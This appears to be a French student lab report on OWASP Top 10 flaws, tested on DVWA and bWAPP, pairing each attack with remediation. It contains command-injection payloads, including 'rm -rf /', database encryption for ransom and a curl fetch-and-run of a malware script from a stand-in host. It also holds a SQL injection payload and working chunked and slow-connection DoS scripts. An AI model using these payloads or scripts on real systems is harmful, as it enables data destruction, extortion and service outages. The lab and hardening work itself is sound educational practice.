
Notre objectif dans cette situation va être d'exécuter du code sur la machine qui héberge le serveur, pour au final en prendre le contrôle.

a. Principe de l'injection

On peut supposer que le site a préparé une commande similaire à "ping " + champ et qu'il ne vérifie pas le contenu du champs entré par l'utilisateur. On va donc essayer le payload `127.0.0.1 && dir` pour voir s'il exécute la seconde partie.




Heureusement le site a prévu de retirer tous les `&&` ou `|`. Réessayons avec `|` suivi non pas d'un espace mais de la commande directement. `127.0.0.1 |dir`



On a réussi à exécuter une commande non prévue par le site. On peut continuer à faire ce que l'on veut.

b. Obtention d'informations

En naviguant dans les dossiers à l'aide de `cd` et `dir`, on arrive à retrouver la base de données des utilisateurs que l'on a fouillé avec l'injection SQL. La commande ici est `127.0.0.1 |dir ../../database`



c. Mise hors compétition par un compétiteur

Dans la situation où une entreprise concurrente arrive à trouver cette vulnérabilité et veut nous mettre hors compétition ou nous faire perdre notre image, elle pourrait nous faire perdre toutes nos données en exécutant `127.0.0.1 | rm -rf /`.

d. Demande de rançon

Il serait aussi possible de faire une demande de rançon après avoir crypté la base de donnée trouvée précédemment en utilisant `127.0.0.1 | openssl enc -aes-256-gcm -salt -in ../../database/sqlite.db -out ../../database/sqlite.db.enc -pass pass:PassWordChiffrementMechant`.

e. Installation de Malware

Enfin, on pourrait aussi cacher un malware dans le serveur pour miner pour nous du bitcoin ou quoi que ce soit d'autre en utilisant `127.0.0.1 | curl https://malware.com/mw.sh` puis `127.0.0.1 | chmod +x mw.sh` et `127.0.0.1 | ./mw.sh` où `mw.sh` est un malware préalablement créé.

Comment se défendre de ces attaques ?

Injection SQL

Avant

Le code originel est en php. Voici la partie qui nous intéresse :

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";

try
{
    $results = $sqlite_db_connection->query($query);
}
```

On remarque bien que si on envoie ' union select user,password from users# dans l'id, la requête exécutée est `SELECT first_name, last_name FROM users WHERE user_id = '' union select user,password from users#'`; qui renvoie les mots de passe des utilisateurs.

Après correction

```
if(is_numeric( $id )) {
    $id = intval ($id);

    global $sqlite_db_connection;

    $stmt = $sqlite_db_connection->prepare('SELECT first_name, last_name FROM
users WHERE user_id = :id LIMIT 1;');
    $stmt->bindValue(':id',$id,SQLITE3_INTEGER);
    $result = $stmt->execute();
    $result->finalize();
    ...
}
```

La première protection est de mettre une limite sur le nombre de ligne renvoyée avec `LIMIT 1`. Cela évite d'afficher plusieurs données, quoi qu'il arrive.

La seconde protection est de vérifier que `id` est un nombre, cela évite de pouvoir écrire ce que l'on veut.

Injection de commande

Avant

Toujours en php, voici le code qui nous intéresse.

```
$cmd = shell_exec( 'ping -c 4 ' . $target );
```

On remarque bien que si on envoie `127.0.0.1 |dir ../../database`, on obtient `$cmd = shell_exec('ping -c 4 ' . 127.0.0.1 |dir ../../database);`, à savoir que `.` est l'opération de concaténation de php. Le ping s'exécute correctement et la seconde partie de la commande, injectée, s'exécute en parallèle.

Après correction

Pour faire un ping de manière sûre, voici comment on peut faire :


```
$target = $_REQUEST[ 'ip' ];
$target = stripslashes( $target );

$octet = explode( ".", $target );

// Check IF each octet is an integer
if( ( is_numeric( $octet[0] ) )
    && ( is_numeric( $octet[1] ) )
    && ( is_numeric( $octet[2] ) )
    && ( is_numeric( $octet[3] ) )
    && ( sizeof( $octet ) == 4 ) )
{
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

    $cmd = shell_exec( 'ping -c 4 ' . $target );
    ...
}
```

Comme on veut recevoir une ip, et qu'elle a toujours la même forme int.int.int.int, on va essayer de couper au niveau des `.` ce qu'on reçoit en morceaux. S'il y a exactement 4 morceaux et qu'ils contiennent tous des entiers, alors seulement on exécute la commande voulue.

A04 — Insecure Design

Présentation

Une faille d'Insecure Design survient quand une protection n'a pas été pensée dès la conception : la logique métier ou l'architecture laisse des possibilités d'abus (on fait confiance au client, pas au serveur).

Ici j'ai testé deux cas en labo : bypass de CAPTCHA (DVWA) et IDOR / modification du secret d'un autre utilisateur (bWAPP).

Test 1 — Bypass du CAPTCHA (DVWA)

Objectif : vérifier si le changement de mot de passe peut être effectué sans résoudre le captcha.

Preuve

- Requête initiale :
![Captcha](8INF968-Atelier2-OWASP\A04 - InsecureDesign\Captcha1.png)
(formulaire + param step=2 et champs mot de passe)
- Requête modifiée via Burp (on force le step et on soumet) :
![Captcha](8INF968-Atelier2-OWASP\A04 - InsecureDesign\Captcha2.png)
- Résultat : mot de passe modifié sans validation du captcha :
![Captcha](8INF968-Atelier2-OWASP\A04 - InsecureDesign\Captcha3.png)

Analyse

- La logique se fie à des paramètres envoyés côté client (step) et/ou n'effectue pas de vérification serveur du token captcha.
- C'est une erreur de conception : le serveur doit valider le captcha et maintenir l'état côté serveur.

Remédiation

1. Vérifier le token captcha côté serveur (ex. API reCAPTCHA) avant toute action sensible.
2. Stocker en session un drapeau captcha_verified uniquement après vérification réussie.
3. Ajouter un CSRF token sur le formulaire et invalider captcha_verified après usage. Un CSRF token est un jeton unique généré par le serveur et inclus dans les formulaires ou requêtes pour vérifier que l'action provient bien de l'utilisateur légitime, empêchant ainsi les attaques de type Cross-Site Request Forgery (CSRF).
4. Journaliser et appliquer un rate-limit sur l'endpoint.

Extrait de code pour remédiation

Pour remédier à cette faille, il va falloir faire une vérification côté serveur pour valider la résolution du Captcha.

```
// Vérif token captcha côté serveur
session_start();
$token = $_POST['g-recaptcha-response'] ?? '';
if (empty($token)) { http_response_code(400); exit; }

$secret = 'TA_CLE_SECRETE';
$resp = json_decode(file_get_contents(
    "https://www.google.com/recaptcha/api/siteverify?
secret=".urlencode($secret)."&response=".urlencode($token)
), true);

if (empty($resp['success'])) { http_response_code(403); echo "Captcha invalide";
exit; }

$_SESSION['captcha_verified'] = true;
```

La correction permet lors de l'envoi de la requête de changement de mot de passe sans token ou avec token invalide d'envoyer une réponse 403 (accès interdit) et de vérifier que l'action ne passe que si captcha_verified en session est présent et valide ainsi que le CSRF soit bon.

Test 2 — IDOR / modification d'un autre utilisateur (bWAPP)

Objectif : vérifier si, connecté en tant que Test, on peut modifier le secret d'un autre utilisateur en changeant le paramètre de requête.

Preuve

- Création utilisateur Test :
![bWapp](8INF968-Atelier2-OWASP\A04 - InsecureDesign\bWapp1.png)

- Envoi de la requête de modification (param user ou uid) :
![bWapp](8INF968-Atelier2-OWASP\A04 - InsecureDesign\bWapp2.png)
- Modification du paramètre pour viser un autre compte et envoi :
![bWapp](8INF968-Atelier2-OWASP\A04 - InsecureDesign\bWapp3.png)
- Résultat : secret modifié pour l'autre compte :
![bWapp](8INF968-Atelier2-OWASP\A04 - InsecureDesign\bWapp4.png)

Analyse

- L'application accepte un identifiant fourni par le client sans vérifier l'ownership ou les droits.
- Erreur de conception : contrôles d'accès object-level manquants.

Remédiation

1. Toujours vérifier côté serveur que l'utilisateur courant est propriétaire ou a le rôle nécessaire avant lecture/modification.
2. Centraliser la logique d'autorisation (middleware / fonction authorize).
3. Logguer les accès refusés et envisager IDs non-prévisibles (UUID) en complément.

Extrait PHP

```
session_start();
$current = $_SESSION['user_id']; // id connecté
$target = $_POST['user_id'] ?? null;

// récupérer $owner_id depuis la BDD pour la ressource ciblée
// exemple simplifié : $owner_id = get_owner_id($target);
if ($owner_id !== $current && $_SESSION['role'] !== 'admin') {
    http_response_code(403);
    echo "403 Forbidden";
    exit;
}
// sinon autoriser la modification
```

En tant que User A, le fait de tenter de modifier la ressource de User B fait que le serveur renvoie 403 et la ressource reste inchangée.

Conclusion

Les deux démonstrations ont la même racine : on fait confiance au client (paramètres / états) au lieu d'imposer toutes les vérifications côté serveur.

Les remédiations consistent en valider côté serveur (captcha, ownership), utiliser CSRF tokens, centraliser les checks d'autorisation et journaliser les tentatives.

A05 — Security Misconfiguration

Introduction

La catégorie **A05:2021 – Security Misconfiguration** regroupe les failles liées à une mauvaise configuration des systèmes, serveurs, applications ou services cloud.

Elle se hisse à la **5e place du Top 10 OWASP 2021**, en hausse par rapport à la 6e position précédente, car **près de 90 % des applications testées présentent au moins une forme de mauvaise configuration**.

Avec un **taux d'incidence moyen de 4,51 %**, plus de **208 000 occurrences** et **789 CVE** répertoriées, cette catégorie illustre l'ampleur du problème.

Les causes typiques incluent l'activation de fonctionnalités inutiles, les comptes par défaut non changés, les messages d'erreur trop détaillés ou encore l'absence d'en-têtes de sécurité HTTP.

Cette montée dans le classement s'explique par la généralisation de logiciels et services hautement configurables : sans un processus de durcissement automatisé et reproductible, chaque composant devient une source potentielle d'exposition.

Scénario 1 — Configuration / Backup File Disclosure

Environnement: bWAPP local (<http://127.0.0.1:8081>).

But: démontrer l'exposition de fichiers sensibles accessibles par HTTP conduisant à la divulgation d'identifiants.

Étapes

1. Récupération d'une wordlist (SecLists [common.txt](#))

```
curl -sS -o /home/env-admin/common.txt \  
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/common.txt
```

2. Scan du site web avec wordlist

```
gobuster dir -u http://127.0.0.1:8081/ -w /tmp/common.txt -x php,inc,bak,zip -t 40 -o /tmp/gobuster_simple.txt
```

3. Résultats pertinents (extraits)

```
/config.inc          (Status: 200) [Size: 774]          <-- **fichier de  
configuration lisible**  
/portal.zip          (Status: 200) [Size: 5396]         <-- **archive exposée**  
/phpinfo.php         (Status: 200) [Size: 78557]        <-- **informations  
système détaillées**  
/server-status       (Status: 403) [Size: 291]          <-- accès refusé  
(partiel)
```

Éléments clés: [config.inc](#) accessible (200), artefacts de déploiement ([.zip](#)) exposés, page diagnostique [phpinfo.php](#) ouverte.

4. Téléchargement du fichier

```
curl -sS http://127.0.0.1:8081/config.inc -o /tmp/config.inc
```

5. Secrets extraits (extrait minimal)

```
$server    = "localhost";  
$username  = "bwapp";  
$password  = "bwApped";  
$database  = "bwAPP";
```

Correction — Mesures de remédiation

Objectif

Supprimer l'exposition des secrets via HTTP. Déplacer la configuration hors webroot. Bloquer l'accès direct. Nettoyer les artefacts. Appliquer le moindre privilège. Prévenir les régressions via CI/CD et scans réguliers.

Principes

1. **Séparation stricte**: configuration et secrets **hors** webroot.
2. **Contrôle d'accès**: refus par défaut d'accès HTTP aux fichiers sensibles.
3. **Moindre privilège**: permissions minimales sur fichiers et processus.
4. **Hygiène de dépôt**: aucun secret en VCS.
5. **Automatisation**: durcissement reproductible à chaque déploiement.
6. **Surveillance**: DAST, forced-browse, inventaire continu.

1) Sortir les secrets du webroot

```
# Illustration (Linux + Apache)  
sudo mkdir -p /var/www/secure  
sudo mv /var/www/html/bWAPP/config.inc /var/www/secure/config.inc  
sudo chown root:www-data /var/www/secure/config.inc  
sudo chmod 640 /var/www/secure/config.inc
```

```
<?php  
// Chargement de la configuration déplacée  
require '/var/www/secure/config.inc';
```

Impact attendu: inaccessibilité HTTP même en cas de règle défaillante.

2) Variables d'environnement ou vault

```
# /var/www/secure/.env (hors webroot)
DB_HOST=localhost
DB_USER=bwapp
DB_PASS=bwApped
DB_NAME=bWAPP
```

```
<?php
$env = parse_ini_file('/var/www/secure/.env');
$db_host = $env['DB_HOST'] ?? 'localhost';
$db_user = $env['DB_USER'] ?? '';
$db_pass = $env['DB_PASS'] ?? '';
$db_name = $env['DB_NAME'] ?? '';
```

Bénéfice: rotation facilitée et absence de secrets en clair dans le code.

3) Bloquer l'accès HTTP aux fichiers sensibles

Apache (vhost ou .htaccess)

```
<FilesMatch "(?i)^(config\.inc|wp-config\.php|web\.config|.*\.bak|.*~|.*\.zip)$">
    Require all denied
</FilesMatch>
Options -Indexes
ServerSignature Off
ServerTokens Prod
<IfModule mod_headers.c>
    Header always set X-Content-Type-Options "nosniff"
    Header always set X-Frame-Options "SAMEORIGIN"
    Header always set Referrer-Policy "no-referrer-when-downgrade"
</IfModule>
```

Nginx (server block)

```
location ~* (^/config\.inc$|/wp-config\.php$|/web\.config$|\.bak$|~$|\.zip$) {
    deny all; }
autoindex off;
server_tokens off;
add_header X-Content-Type-Options nosniff always;
add_header X-Frame-Options SAMEORIGIN always;
add_header Referrer-Policy "no-referrer-when-downgrade" always;
```

4) Nettoyer backups et artefacts

```
sudo find /var/www/html/bWAPP -maxdepth 1 -type f \( -name "*.bak" -o -name "*~" -  
o -name "*.zip" -o -name "*.tar.gz" -o -name "*.sql" \) -print  
sudo mkdir -p /var/backups/bWAPP  
sudo mv /var/www/html/bWAPP/*.bak /var/backups/bWAPP/ 2>/dev/null || true
```

5) Permissions minimales

```
sudo chown -R www-data:www-data /var/www/html/bWAPP  
sudo find /var/www/html/bWAPP -type d -exec chmod 750 {} \;  
sudo find /var/www/html/bWAPP -type f -exec chmod 640 {} \;  
sudo chown root:www-data /var/www/secure/config.inc  
sudo chmod 640 /var/www/secure/config.inc
```

6) Hygiène Git et pipeline CI

```
# Secrets  
config.inc  
.env  
*.bak  
*~  
*.zip  
*.tar.gz  
*.sql
```

```
name: security-checks  
on: [push, pull_request]  
jobs:  
  secrets-scan:  
    runs-on: ubuntu-latest  
    steps:  
      - uses: actions/checkout@v4  
      - name: TruffleHog scan  
        uses: trufflesecurity/trufflehog@v3  
        with:  
          path: .  
          base: github  
          extra_args: "--only-verified"
```

7) Durcissement cohérent (IaC)

```
- hosts: web  
  become: yes  
  tasks:
```

```

- name: Ensure secure dir exists
  file: path=/var/www/secure state=directory owner=root group=www-data
mode=0750
- name: Move config out of webroot
  command: mv /var/www/html/bWAPP/config.inc /var/www/secure/config.inc
  args: { removes: /var/www/html/bWAPP/config.inc }
- name: Apache hardening
  copy:
    dest: /etc/apache2/conf-available/security-hardening.conf
    content: |
      ServerSignature Off
      ServerTokens Prod
      <Directory /var/www/html/bWAPP>
        Options -Indexes
      </Directory>
- name: Enable conf and reload
  command: a2enconf security-hardening
- name: Reload apache
  service: name=apache2 state=reloaded

```

Conclusion

Exposition de `config.inc`, d'archives de déploiement et de pages de diagnostic confirmée. Mesures proposées éliminent le vecteur principal (configuration hors webroot, interdictions serveur, nettoyage, permissions, CI/CD et IaC). Résultat attendu: **surface d'attaque réduite**, **secrets inaccessibles par HTTP**, et **contrôles automatisés** pour empêcher la réapparition de la vulnérabilité.

Scénario 2 — Attaque DOS

Étape 0 : Vérifications

Confirmer que le script est servi en HTTP et que la VM dispose d'un interpréteur Python compatible (script d'origine en **Python 2**).

Sous-étapes

1) Fichier présent dans le conteneur

```
docker exec -it bwapp bash -c "ls -l /app/evil/nginx_dos.py || ls -l /var/www/html/evil/nginx_dos.py"
```

2) Fichier servi par le web

```
curl -I http://127.0.0.1:8081/evil/nginx_dos.py
```

3) Présence de Python sur l'hôte/VM

```
which python3 || true python3 --version 2>/dev/null || true
```

Attendu

- **ls -l** affiche le fichier dans **/app/evil** (existe).
- **curl -I** renvoie **HTTP/1.1 200 OK**.
- **python2 --version** renvoie une version **2.x**.

Observé

- Fichier présent et accessible via HTTP.
- **python3 3.12.3** disponible.

Étape 1 : Attaque

Sous-étapes

1) Conversion du script

```
cat > /tmp/nginx_dos_py3_converted.py <<'PY' #!/usr/bin/env python3 import http.client import socket
import sys import os
```

```
socket.setdefaulttimeout(1) dos_packet = 0xFFFFFFFFFFFFEC packet = 0
```

```
def chunk(data, chunk_size_hex): return f"{chunk_size_hex}\r\n{data}\r\n0\r\n\r\n"
```

```
if len(sys.argv) < 2: print("Usage: python3 nginx_dos_py3_converted.py host:port") print("Example: python3
nginx_dos_py3_converted.py 127.0.0.1:8081") sys.exit(1)
```

```
hostport = sys.argv[1].lower() if ':' in hostport: host, port = hostport.split(':',1) try: port = int(port) except: port
= 80 else: host = hostport port = 80
```

```
while packet <= 66: body = "beezzzzzzzzz" chunk_size = hex(dos_packet + 1)[3:] chunk_size = ("F" +
chunk_size[:len(chunk_size)-1]).upper()
```

```
try:
    conn = http.client.HTTPConnection(host, port, timeout=2)
    url = "/bWAPP/portal.php" # adapte si nécessaire
    conn.putrequest('POST', url)
    conn.putheader('User-Agent', 'bWAPP')
    conn.putheader('Accept', '*//*')
    conn.putheader('Transfer-Encoding', 'chunked')
    conn.putheader('Content-Type', 'application/x-www-form-urlencoded')
    conn.endheaders()
    conn.send(chunk(body, chunk_size).encode())
except Exception as e:
    print("Connection error!", e)
    sys.exit(1)

try:
    resp = conn.getresponse()
    print(resp.status, resp.reason)
except Exception:
    print(f"[*] Knock knock, is anybody there ? ({packet}/66)")
```

```
packet += 1
conn.close()
```

```
print("[+] Done!") PY chmod +x /tmp/nginx_dos_py3_converted.py
```

2) Exécution

```
python3 /tmp/nginx_dos_py3_converted.py 127.0.0.1:8081 2>&1 | tee /tmp/nginx_dos_py3_run.log
```

3) Résultats clés

[] *Knock knock, is anybody there ? (0/66) [...] []* Knock knock, is anybody there ? (66/66) → **Aucune réponse HTTP** ; requêtes chunked **mises en attente/ignorées**. Ça indique un comportement potentiellement vulnérable mais non concluant. On vérifie l'impact sur le serveur avant d'aller plus loin.

4) Inspection service et charge

1. Connexions vers le port web `sudo ss -tanp | grep ':8081'`
2. Sockets et processus associés `sudo lsof -nP -iTCP:808`
3. Charge CPU / mémoire (snapshot) `top -b -n1 | head -20`
4. Afficher uniquement le conteneur bwapp `docker stats --no-stream bwapp`
5. Nombre de fichiers ouverts par docker-proxy (adapter PID si besoin) `sudo ls -l /proc/$(pgrep -f docker-proxy | head -1)/fd | wc -l`
6. Logs Apache dans le conteneur (si présents) `docker exec -it bwapp bash -c "tail -n 120 /var/log/apache2/error.log 2>/dev/null || tail -n 120 /app/logs/* 2>/dev/null || true"`
7. Test de service `curl -I http://127.0.0.1:8081/portal.php`

5) Résumé des observations

- **LISTEN** actif sur 0.0.0.0:8081 via **docker-proxy**.
- **Apache 2.4.7/PHP 5.5.9** opérationnel ; redirections **302** → **login.php**.
- **Pas d'erreur HTTP**, pas d'interruption de service.

6) Test de charge contrôlé (slow chunk)

Un seul envoi peut être ignoré. Il faut ouvrir plusieurs connexions lentes simultanées pour vérifier si le serveur épuise les workers/descripteurs.

7) Nouveau script

```
cat > /tmp/test_chunk_slow.py <<'PY'
#!/usr/bin/env python3
```

```

import socket, time, sys
HOST="127.0.0.1"; PORT=8081
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.settimeout(5)
try:
s.connect((HOST,PORT))
except Exception as e:
print("conn fail", e); sys.exit(1)
req = (
"POST /portal.php HTTP/1.1\r\n"
f"Host: {HOST}:{PORT}\r\n"
"User-Agent: trickle-chunk\r\n"
"Transfer-Encoding: chunked\r\n"
"Connection: keep-alive\r\n"
"\r\n"
)
s.sendall(req.encode())
s.sendall(b"10000000\r\n")
try:
while True:
    s.sendall(b"A")    # 1 octet toutes les 3s
    time.sleep(3)
except Exception as e:
print("ended", e)
finally:
s.close()
PY
chmod +x /tmp/test_chunk_slow.py

```

8) 20 lancements

for i in \$(seq 1 20); do python3 /tmp/test_chunk_slow.py & sleep 0.1; done

1. Observation `sudo ss -tanp | grep ':8081' | sed -n '1,60p' sudo lsof -nP -iTCP:8081 docker stats --no-stream bwapp top -b -n1 | head -20`

2. Résultats clés

- **~20 ESTABLISHED** vers **127.0.0.1:8081**.
- **bwapp** : PIDs **27 → 50**.
- Impact **faible**, service **OK**.

9) 200 lancements

for i in \$(seq 1 200); do python3 /tmp/test_chunk_slow.py >/dev/null 2>&1 & sleep 0.05; done

1. Observation `sudo ss -tanp | grep ':8081' | sed -n '1,60p' sudo lsof -nP -iTCP:8081 docker stats --no-stream bwapp top -b -n1 | head -20`

2. Résultats clés

- **Centaines** de sockets **ESTABLISHED** → **127.0.0.1:8081**.
- **docker-proxy** : **centaines de FDs** ouverts.
- **bwapp** : PIDs ≈ 128 .
- **CPU user+sys élevé, mémoire serrée, swap utilisé**.
- Apache répond encore (**302**), **service dégradé** mais **vivant**.

10) Arrêt propre

```
pkill -f nginx_dos_py3_converted.py || pkill -f nginx_dos.py sudo ss -K dst 127.0.0.1 dport = 8081 || true
```

Conclusion

- Le PoC initial cible une vulnérabilité **Nginx** absente de l'environnement testé (**Apache derrière docker-proxy**).
- Les requêtes **chunked malformées** entraînent des **timeouts** sans erreur HTTP explicite.
- Le scénario **slow-chunk** concurrent provoque un **épuisement progressif de ressources** : sockets ESTABLISHED nombreux, FDs docker-proxy en hausse, PIDs conteneur en hausse, CPU et mémoire sous tension.
- Effet final : **dégradation** mesurable mais **pas de panne totale**.

Lecture recommandée : régler timeouts côté proxy/serveur, limiter le nombre de connexions par IP, activer request body rate-limit et protéger les files d'attente (worker limits, **KeepAliveTimeout**, **RequestReadTimeout**, QoS réseau).

Corrections pour empêcher l'attaque

Objectif : empêcher que des requêtes **Transfer-Encoding: chunked** malformées ou lentes immobilisent les workers et épuisent les ressources.

Approche : durcissement **Apache**, modules **anti-DoS/WAF**, **rate-limit** réseau, réglages **noyau**, ou **reverse proxy** dédié.

1) Apache — **mod_reqtimeout** (limiter lecture header/body)

```
sudo apt update
sudo apt install -y apache2
sudo a2enmod reqtimeout
```

/etc/apache2/mods-enabled/reqtimeout.conf :

```
<IfModule reqtimeout_module>
    RequestReadTimeout header=5-10,minrate=500
    RequestReadTimeout body=10,minrate=500
</IfModule>
```

Ajuster KeepAlive et workers :

```
KeepAlive On
MaxKeepAliveRequests 100
KeepAliveTimeout 2

<IfModule mpm_prefork_module>
    StartServers 2
    MinSpareServers 2
    MaxSpareServers 5
    ServerLimit 150
    MaxRequestWorkers 150
    MaxConnectionsPerChild 1000
</IfModule>
```

```
sudo systemctl reload apache2
```

2) mod_evasive (rafales)

```
sudo apt install -y libapache2-mod-evasive
sudo a2enmod evasive
```

/etc/apache2/mods-available/evasive.conf :

```
<IfModule mod_evasive20.c>
    DOSHashTableSize 3097
    DOSPageCount 20
    DOSSiteCount 300
    DOSPageInterval 1
    DOSSiteInterval 1
    DOSBlockingPeriod 600
    DOSEmailNotify you@example.com
    DOSLogDir /var/log/apache2/mod_evasive
</IfModule>
```

```
sudo mkdir -p /var/log/apache2/mod_evasive
sudo chown -R www-data:www-data /var/log/apache2/mod_evasive
sudo systemctl reload apache2
```

3) mod_security (WAF, règles simples)

```
sudo apt install -y libapache2-mod-security2
sudo a2enmod security2
```

```
/etc/modsecurity/modsecurity.conf.d/zz_custom_rules.conf :
```

```
SecRule REQUEST_HEADERS:Transfer-Encoding "chunked"  
"id:100001,phase:1,deny,log,msg:'Chunked transfer blocked (policy)',severity:2"
```

```
SecRequestBodyLimit 1048576  
SecRequestBodyInMemoryLimit 131072
```

```
sudo systemctl reload apache2
```

4) Réseau local — **iptables** rate-limit (port 8081)

```
sudo iptables -N RATE_LIMIT_8081 2>/dev/null || true  
sudo iptables -F RATE_LIMIT_8081  
sudo iptables -A RATE_LIMIT_8081 -m conntrack --ctstate NEW -m limit --limit  
10/min --limit-burst 20 -j RETURN  
sudo iptables -A RATE_LIMIT_8081 -j DROP  
sudo iptables -I INPUT -p tcp --dport 8081 -j RATE_LIMIT_8081
```

Rollback :

```
sudo iptables -D INPUT -p tcp --dport 8081 -j RATE_LIMIT_8081  
sudo iptables -F RATE_LIMIT_8081  
sudo iptables -X RATE_LIMIT_8081
```

Variante :

```
sudo ufw limit proto tcp from any to any port 8081
```

5) Noyau — tuning TCP

```
/etc/sysctl.d/99-dos-hardening.conf :
```

```
net.ipv4.tcp_fin_timeout = 30  
net.ipv4.tcp_tw_reuse = 1  
net.ipv4.tcp_max_syn_backlog = 2048  
net.core.somaxconn = 1024
```

```
sudo sysctl --system
```

6) Reverse proxy dédié (si docker-proxy limitant)

/etc/nginx/conf.d/bwapp.conf :

```
upstream bwapp { server 127.0.0.1:8081; }

server {
    listen 8081;
    server_name localhost;

    client_header_timeout 5s;
    client_body_timeout 10s;
    send_timeout 10s;
    lingering_close off;

    location / {
        proxy_pass http://bwapp;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_connect_timeout 3s;
        proxy_read_timeout 10s;
        proxy_send_timeout 10s;
    }
}
```

```
sudo apt install -y nginx
sudo systemctl enable --now nginx
sudo systemctl reload nginx
```

7) Tests de validation

```
# Connexions ouvertes
sudo ss -tanp | grep ':8081'
sudo lsof -nP -iTCP:8081

# Journaux
